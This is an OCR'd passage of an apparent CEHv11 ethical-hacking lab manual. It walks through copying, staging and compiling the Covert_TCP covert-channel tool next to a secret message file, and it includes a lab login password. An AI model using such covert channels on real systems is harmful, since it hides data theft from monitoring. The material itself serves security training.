
9. ☐ Navigate to **CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file.


Applications
Places
System
Tue Aug 25, 00:38
Covert_TCP
File Edit View Go Bookmarks Help
Back
Forward
100%
Icon View
Places
ceh-tools on 10.10.10.10
CEHv11 Module 06 System Hacking
Covering Tracks Tools
Covert_TCP
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Trash
Devices
Floppy Disk
Network
ceh-tools ...
Browse Netw...
covert_tcp.c
"covert_tcp.c" selected (21.4 kB), Free space: 17.0 GB


10. Now, navigate to the **Send** folder on **Desktop** and paste the **covert_tcp.c** file in this folder.


Applications
Places
System
Tue Aug 25, 00:38
Send
File
Edit
View
Go
Bookmarks
Help
Back
Forward
100%
Icon View
Places
attacker
Desktop
Send
Computer
attacker
Desktop
File System
Documents
Downloads
Music
Pictures
Videos
Trash
Devices
Floppy Disk
Network
ceh-tools ...
Browse Netw...
covert_tcp.c
message.txt
"covert_tcp.c" selected (21.4 kB), Free space: 71.5 GB


11. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the **covert_tcp.c** file.


Applications Places System
Tue Aug 25, 00:40
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$cd Desktop
[attacker@parrot]-[~/Desktop]
$mkdir Send
[attacker@parrot]-[~/Desktop]
$cd Send
[attacker@parrot]-[~/Desktop/Send]
$echo "Secret Message" > message.txt
[attacker@parrot]-[~/Desktop/Send]
$cc -o covert_tcp covert_tcp.c
covert_tcp.c:45:1: warning: return type defaults to 'int' [-Wimplicit-int]
45 | main(int argc, char **argv)
| ^~~~
[attacker@parrot]-[~/Desktop/Send]
$

12. Click Ubuntu to switch to the **Ubuntu** machine.
13. Click on the **Ubuntu** machine window and press **Enter** to activate the machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter**.

